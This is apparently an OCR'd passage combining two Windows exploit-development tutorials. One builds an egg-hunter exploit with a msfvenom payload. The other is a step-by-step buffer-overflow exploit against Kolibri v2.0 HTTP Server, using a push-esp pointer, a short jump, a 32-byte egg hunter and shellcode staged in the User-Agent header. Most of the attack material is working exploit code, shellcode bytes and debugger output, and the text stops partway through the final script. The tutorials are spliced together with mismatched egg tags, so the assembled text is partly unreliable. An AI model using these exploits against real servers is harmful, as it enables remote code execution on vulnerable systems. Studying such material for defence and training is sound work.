Now that we have landed at our egg, we still need to generate a payload and add it to our exploit code. I used MSFVenom to generate a payload for this exploit.

```
andy@kali:~$ msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf =  b""
buf += b"\xd9\xc2\xd9\x74\x24\xf4\xbf\x06\x2d\x3e\x7d\x58\x33"
buf += b"\xc9\xb1\x31\x83\xc0\x04\x31\x78\x14\x03\x78\x12\xcf"
buf += b"\xcb\x81\xf2\x8d\x34\x7a\x02\xf2\xbd\x9f\x33\x32\xd9"
buf += b"\xd4\x63\x82\xa9\xb9\x8f\x69\xff\x29\x04\x1f\x28\x5d"
buf += b"\xad\xaa\x0e\x50\x2e\x86\x73\xf3\xac\xd5\xa7\xd3\x8d"
buf += b"\x15\xba\x12\xca\x48\x37\x46\x83\x07\xea\x77\xa0\x52"
buf += b"\x37\xf3\xfa\x73\x3f\xe0\x4a\x75\x6e\xb7\xc1\x2c\xb0"
buf += b"\x39\x06\x45\xf9\x21\x4b\x60\xb3\xda\xbf\x1e\x42\x0b"
buf += b"\x8e\xdf\xe9\x72\x3f\x12\xf3\xb3\x87\xcd\x86\xcd\xf4"
buf += b"\x70\x91\x09\x87\xae\x14\x8a\x2f\x24\x8e\x76\xce\xe9"
buf += b"\x49\xfc\xdc\x46\x1d\x5a\xc0\x59\xf2\xd0\xfc\xd2\xf5"
buf += b"\x36\x75\xa0\xd1\x92\xde\x72\x7b\x82\xba\xd5\x84\xd4"
buf += b"\x65\x89\x20\x9e\x8b\xde\x58\xfd\xc1\x21\xee\x7b\xa7"
buf += b"\x22\xf0\x83\x97\x4a\xc1\x08\x78\x0c\xde\xda\x3d\xe2"
buf += b"\x94\x47\x17\x6b\x71\x12\x2a\xf6\x82\xc8\x68\x0f\x01"
buf += b"\xf9\x10\xf4\x19\x88\x15\xb0\x9d\x60\x67\xa9\x4b\x87"
buf += b"\xd4\xca\x59\xe4\xbb\x58\x01\xc5\x5e\xd9\xa0\x19"
```


Msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python

Now our exploit code should look something like this:

```
f = open("crash-8.txt", "wb")

padding1   = b"ERCDERCD" #Tag the egg hunter will search for
padding1  += b"\x90" * 100

# msfvenom -a x86 -p windows/exec -e x86/shikata_ga_nai -b '\x00\x0a\x0d'
# cmd=calc.exe exitfunc=thread -f python
payload =  b""
payload += b"\xdb\xce\xbf\x90\x28\x2f\x09\xd9\x74\x24\xf4\x5d\x29"
payload += b"\xc9\xb1\x31\x31\x7d\x18\x83\xc5\x04\x03\x7d\x84\xca"
payload += b"\xda\xf5\x4c\x88\x25\x06\x8c\xed\xac\xe3\xbd\x2d\xca"
payload += b"\x60\xed\x9d\x98\x25\x01\x55\xcc\xdd\x92\x1b\xd9\xd2"
payload += b"\x13\x91\x3f\xdc\xa4\x8a\x7c\x7f\x26\xd1\x50\x5f\x17"
payload += b"\x1a\xa5\x9e\x50\x47\x44\xf2\x09\x03\xfb\xe3\x3e\x59"
payload += b"\xc0\x88\x0c\x4f\x40\x6c\xc4\x6e\x61\x23\x5f\x29\xa1"
payload += b"\xc5\x8c\x41\xe8\xdd\xd1\x6c\xa2\x56\x21\x1a\x35\xbf"
payload += b"\x78\xe3\x9a\xfe\xb5\x16\xe2\xc7\x71\xc9\x91\x31\x82"
```

```
payload += b"\x74\xa2\x85\xf9\xa2\x27\x1e\x59\x20\x9f\xfa\x58\xe5"
payload += b"\x46\x88\x56\x42\x0c\xd6\x7a\x55\xc1\x6c\x86\xde\xe4"
payload += b"\xa2\x0f\xa4\xc2\x66\x54\x7e\x6a\x3e\x30\xd1\x93\x20"
payload += b"\x9b\x8e\x31\x2a\x31\xda\x4b\x71\x5f\x1d\xd9\x0f\x2d"
payload += b"\x1d\xe1\x0f\x01\x76\xd0\x84\xce\x01\xed\x4e\xab\xee"
payload += b"\x0f\x5b\xc1\x86\x89\x0e\x68\xcb\x29\xe5\xae\xf2\xa9"
payload += b"\x0c\x4e\x01\xb1\x64\x4b\x4d\x75\x94\x21\xde\x10\x9a"
payload += b"\x96\xdf\x30\xf9\x79\x4c\xd8\xd0\x1c\xf4\x7b\x2d"

egghunter   = b"\x8B\xFD"            # mov edi,ebp
egghunter  += b"\xB8\x45\x52\x43\x44"   # mov eax,44435245
egghunter  += b"\x47"                # inc edi
egghunter  += b"\x39\x07"            # cmp dword ptr ds:[edi],eax
egghunter  += b"\x75\xFB"            # jne 48DFEEB
egghunter  += b"\x83\xC7\x04"        # add edi,4
egghunter  += b"\x39\x07"            # cmp dword ptr ds:[edi],eax
egghunter  += b"\x75\xF4"            # jne 48DFEEE
egghunter  += b"\xFF\xE7"            # jmp edi

buf = padding1 + payload
buf += b"\x90" * (570 - len(padding1 + payload))
buf += egghunter
buf += b"\x90" * (620 - len(buf))
buf += b"\x90\x90\xEB\xBE"
buf += b"\x86\x1e\x40" #00401e86

f.write(buf)
f.close()
```

And when we pass this string to our vulnerable application we should get the calculator application pop up.



Calculator payload executing successfully

https://www.coalfire.com/the-coalfire-blog/the-basics-of-exploit-development-3-egg-hunters?feed=blogs

https://shellcode.blog/Windows-Exploitation-Egg-hunting/

Egg Hunters Introduction

From the previous parts we should already have an idea about how buffer overflows work. A program stores a large buffer and at some point we hijack the execution flow we then redirect control to one of the CPU registers that contains part of our buffer and any instructions there will be executed. But ask yourself what if, after we gain control, we don't have enough buffer space for a meaningful payload. It may be the case that the particular vulnerability is not exploitable but that is unlikely. In this case you need to look for one of two things: (1) the buffer space before overwriting EIP is also in memory somewhere and (2) a buffer segment may also be stored in a completely different region of memory. If this other buffer space is close by you can get there with a "jump to offset", however if it is far away or not easily accessible we will need to find another technique (we could hardcode an address and jump to it but for reliability we should never do this).

Enter the “Egg Hunter”! The egg hunter is composed of a set of programmatic instructions that are translated to opcode and in that respect it is no different than any other shellcode (this is important because it might also contain badcharacters!!). The purpose of an egg hunter is to search the entire memory range (stack/heap/..) for our final stage shellcode and redirect execution flow to it. There are several egg hunters available, if you want to read more about

how they work I suggest this paper by skape. In fact we will be using a slightly modified version of one of these egg hunters, you can see it's structure below.

```
loop_inc_page:
        or    dx, 0x0fff              // Add PAGE_SIZE-1 to edx
loop_inc_one:
        inc   edx                     // Increment our pointer by one
loop_check:
        push  edx                     // Save edx
        push  0x2                     // Push NtAccessCheckAndAuditAlarm
        pop   eax                     // Pop into eax
        int   0x2e                    // Perform the syscall
        cmp   al, 0x05                // Did we get 0xc0000005 (ACCESS_VIOLATION) ?
        pop   edx                     // Restore edx
loop_check_8_valid:
        je    loop_inc_page           // Yes, invalid ptr, go to the next page

is_egg:
        mov   eax, 0x50905090         // Throw our egg in eax
        mov   edi, edx                // Set edi to the pointer we validated
        scasd                         // Compare the dword in edi to eax
        jnz   loop_inc_one            // No match? Increment the pointer by one
        scasd                         // Compare the dword in edi to eax again (which is now edx + 4)
        jnz   loop_inc_one            // No match? Increment the pointer by one

matched:
        jmp   edi                     // Found the egg.  Jump 8 bytes past it into our code.
```

I won't explain exactly how it works, you can read skape's paper for more details. What you need to know is that the egg hunter contains a user defined 4-byte tag, it will then search through memory until it finds this tag twice repeated (if the tag is "1234" it will look for "12341234"). When it finds the tag it will redirect execution flow to just after the tag and so to our shellcode. If you have any need of an egg hunter in an exploit I highly suggest you use this

one (it is also implemented in !mona but more about that later) because of its small size (32-bytes), its speed and its portability across windows platforms. You can see the egg hunter below after it has been converted to opcode.

"\x66\x81\xca\xff"

"\x0f\x42\x52\x6a"

"\x02\x58\xcd\x2e"

"\x3c\x05\x5a\x74"

"\xef\xb8\x62\x33" #b3

"\x33\x66\x8b\xfa" #3f

"\xaf\x75\xea\xaf"

"\x75\xe7\xff\xe7"

The tag in this case is "b33f", if you use an ASCII tag you can easily convert it to hex with a quick

google search... In this case we will need to prepend our final stage shellcode with "b33fb33f" so our

egg hunter can find it.

Before we continue to our own exploit I would like to show you what to do if the egg hunter contains any badcharacters. First we will need to write the 32-bytes to a binary file, to do this you can use a script I wrote, "bin.sh", you can find it in the coding section. When that is done we can simply encode it with msfencode. You can see an example of this below, notice how the encoding affects the byte size.

root@bt:~/Desktop# ./bin.sh -i test.txt -o hunter -t B

[>] Parsing Input File

[>] Pipe output to xxd

[>] Clean up

[>] Done!!

root@bt:~/Desktop# msfencode -b '\xff' -i hunter.bin

[*] x86/shikata_ga_nai succeeded with size 59 (iteration=1)

buf =

"\xd9\xcf\xd9\x74\x24\xf4\x5e\x33\xc9\xbf\x4d\x1a\x03\x02" +

"\xb1\x09\x31\x7e\x17\x83\xee\xfc\x03\x33\x09\xe1\xf7\xad" +

"\xac\x2f\x08\x3e\xed\xfd\x9d\x42\xa9\xcc\x4c\x7e\x4c\x95" +

"\xe4\x91\xf6\x4b\x36\x5e\x61\x07\xc2\x0f\x18\xfd\x9c\x3a" +

"\x04\xfe\x04"

root@bt:~/Desktop# msfencode -e x86/alpha_mixed -i hunter.bin

[*] x86/alpha_mixed succeeded with size 125 (iteration=1)

buf =

"\xdb\xcf\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49\x49" +

"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a" +

"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" +

"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" +

"\x75\x4a\x49\x43\x56\x6b\x31\x49\x5a\x6b\x4f\x46\x6f\x37" +

"\x32\x46\x32\x70\x6a\x44\x42\x42\x78\x5a\x6d\x46\x4e\x77" +

"\x4c\x35\x55\x32\x7a\x71\x64\x7a\x4f\x48\x38\x73\x52\x57" +

"\x43\x30\x33\x62\x46\x4c\x4b\x4a\x5a\x4c\x6f\x62\x55\x6b" +

"\x5a\x6e\x4f\x43\x45\x69\x77\x59\x6f\x78\x67\x41\x41"

That should be enough background information, time to get to the good stuff!!

Replicating The Crash

So like I said before we will be bringing "Kolibri v2.0 HTTP Server" to it's knees. To do this we will embed our buffer overflow in an HTTP request. You can see our POC below which should overwrite EIP. If you decide to recreate this exploit just modify the IP's in the appropriate places; also 8080 is the default port but essentially this could be changed to anything by Kolibri.

?

#!/usr/bin/python


import socket

import os

import sys

```
Stage1 = "A"*600


buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")


expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

As per usual we attach Kolibri to Immunity Debugger and execute our POC exploit. You can see in the screenshot below that we overwrite EIP and that ESP contains part of our buffer. I should note that if we send a longer buffer we can also overwrite the SEH, there are many ways to skin a cat as they say but today we are hunting for eggs so lets continue.



Registers

Setting up Stage1

The attentive reader will have noticed that the buffer variable in our POC is called "Stage1", more about "Stage2" later. Lets figure out the offsets to EIP and ESP. As usual we will replace our buffer with the metasploit pattern and and let !mona do the heavy lifting.

root@bt:~/Desktop# cd /pentest/exploits/framework/tools/

root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 600

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A

d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah


0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5

Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A

o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar

6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9

!mona findmsp




Metasploit Pattern

Ok so far so good, based on this information we can reconstruct our buffer as shown below. EIP will be overwritten by the 4-bytes that directly follow the first 515-bytes and any bytes that follow after EIP will reside in the ESP register.

Stage1 = "A"*515 + [EIP] + BBBBB.....

Good, let's find an address that can redirect execution flow to ESP. Keep in mind that it may not contain any badcharacters. You can see in the screenshot below there are quite a few options, these are of course OS dll's but that’s no so important.

!mona jmp -r esp



Pointer to ESP

Let's select one of these pointers and place it in our buffer. At this point I should explain the purpose of "Stage1", we will embed our egg hunter here (we will worry about the final stage shellcode later). Now there are a couple of options here, we could place our egg hunter in ESP since we certainly have room there but for the sake of neatness I would prefer to place the egg hunter in the buffer space before overwriting EIP. To accomplish this we will place a "short jump" instruction at ESP that will hop backwards in our buffer with enough room for our egg hunter. This "short jump" only requires 2-bytes so we should restructure our buffer as follows.

Pointer: **0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)**
Buffer: **Stage1 = "A"*515 + "\x59\x54\xC3\x77" +"B"*2**


For the moment we will not fill in the "short jump" opcode we will leave it as "B"*2 so we can check that we hit our breakpoint (since we are reducing the buffer length and it might change the crash). Our new POC should look like this.

?

```
#!/usr/bin/python


import socket

import os

import sys


#--------------------------------------------------------------------------------#

# badchars: \x00\x0d\x0a\x3d\x20\x3f                                    #

#--------------------------------------------------------------------------------#

# Stage1:                                                    #

# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                          #

# (2) ESP: jump back 60 bytes in the buffer => ????                          #

#--------------------------------------------------------------------------------#


Stage1 = "A"*515 + "\x59\x54\xC3\x77" + "B"*2


buffer = (
```


```
"HEAD /" + Stage1 + " HTTP/1.1\r\n"

"Host: 192.168.111.128:8080\r\n"

"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"

"Keep-Alive: 115\r\n"

"Connection: keep-alive\r\n\r\n")


expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

expl.connect(("192.168.111.128", 8080))

expl.send(buffer)

expl.close()
```

After reattaching Kolibri in the debugger and executing our POC we see that we do hit our breakpoint.




Breakpoint

Perfect!! If we step through these instructions with F7 we will be brought back to our two B's located as ESP. Time to make our opcode that will jump back 60-bytes (this is just an arbitrary value which should provide enough space). The "short jump" opcode starts with "\xEB" followed by the distance we need to jump. To get this value we will use one of the only useful tools that comes pre-packaged with windows hehe, observe the screenshots below.



Short Jump = \xEB




-60 bytes = \xC4


While developing exploits you will learn to appreciate the usefulness of windows calculator. Anyway lets put our theory to the test, the new buffer should look like this:

Stage1 = "A"*515 + "\x59\x54\xC3\x77" +"\xEB\xC4"

After we step through the breakpoint at EIP we get redirected to ESP which contains our “short jump” opcode and if we take the jump with F7 we will jump back 60-bytes in our buffer relative to our current position and land nicely in our A's. You can see this in the screenshots below.




\xEB\xC4



Buffer

All that remains for "Stage1" is to generate and insert our egg hunter in our buffer. You could use or manually modify the egg hunter at the beginning of this tutorial but like I said before "!mona" contains an option to generate an egg hunter and specify a custom tag so lets have a look at that.

!mona help egg
!mona egg -t b33f



Mona Egghunter

Since we know that the egg hunter is 32-bytes long we can easily insert it into our buffer with a bit of calculation. You can see our final "Stage1" POC below and a screenshot that shows the egg hunter has been placed nicely between our "short jump" and overwriting EIP.

Egghunter

?

```
#!/usr/bin/python

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#--------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                       #
#--------------------------------------------------------------------------#
# Stage1:                                                                  #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                          #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                    #
# (3) Enough room for egghunter; marker "b33f"                             #
#--------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
```

```
buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

So this is the state of affairs. Our buffer overflow redirects execution to our egg hunter which searches in memory for our final stage shellcode (which for the moment doesn't exist of course). Don't run the exploit because the egg hunter will permanently spike the CPU up to 100% while it looks for the non existent egg...

Setting up Stage2

The question remains where can we put our “Stage2” which contains our egg. There is a unique quality in HTTP requests that contain buffer overflows. The HTTP request packet contains several “fields”, not all of them necessary (in fact the packet we are sending in our exploit is already stripped down considerably). For the sake of simple explanations lets call these fields 1,2,3,4,5. If there is a buffer overflow in field 1 normally we would assume that field 2 is just an extension of field 1 as if it was just appended to field 1. However as we will see these different “fields” will each have a proper location in memory and even though field 1 (or Stage1 in our case) contains a buffer overflow the other fields will, at the time of the crash, be loaded separately into memory.

Let's see what happens when we inject a metasploit pattern of 1000-bytes in the “User-Agent” field. You can see the new POC below...

?

```
#!/usr/bin/python

import socket
import os
```

```
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#--------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                       #
#--------------------------------------------------------------------------#
# Stage1:                                                                  #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                          #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                    #
# (3) Enough room for egghunter; marker "b33f"                             #
#--------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "Aa0Aa1Aa...0Bh1Bh2B" #1000-bytes

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: " + Stage2 + "\r\n"
"Keep-Alive: 115\r\n"
```

"Connection: keep-alive\r\n\r\n")


expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

expl.connect(("192.168.111.128", 8080))

expl.send(buffer)

expl.close()

Attach Kolibri to the debugger and put a breakpoint on 0x77C35459 because we need !mona to search for the metasploit pattern and we don't want the egg hunter code to run. Surprise surprise as you can see from the screenshot below we can find the complete metasploit pattern in memory (not once but three times). In fact I did a bit of testing and we can inject even larger chunks of buffer space though 1000-bytes should be enough.



Metasploit Pattern

Essentially it's Game Over at this point, if we use this buffer space in Stage2 to insert our egg tag and right after it our payload the egg hunter will find and execute it!

Shellcode + Game Over

Again as per usual two things remain, (1) modifying our POC so it's ready to accept our shellcode and (2) generate a payload that is to our liking. You can see the final POC below, notice that Stage2 contains our egg tag. Any shellcode that is placed in the shellcode variable will get executed by our egg hunter.

?

```
#!/usr/bin/python

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

shellcode = (
)

#--------------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                             #
#--------------------------------------------------------------------------------#
# Stage1:                                                                        #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                                #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                          #
# (3) Enough room for egghunter; marker "b33f"                                   #
#--------------------------------------------------------------------------------#
# Stage2:                                                                        #
```

```
# (4) We embed the final stage payload in the HTTP header, which will be put    #
#     somewhere in memory at the time of the initial crash, b00m Game Over!!    #
#--------------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "b33fb33f" + shellcode

buffer = (
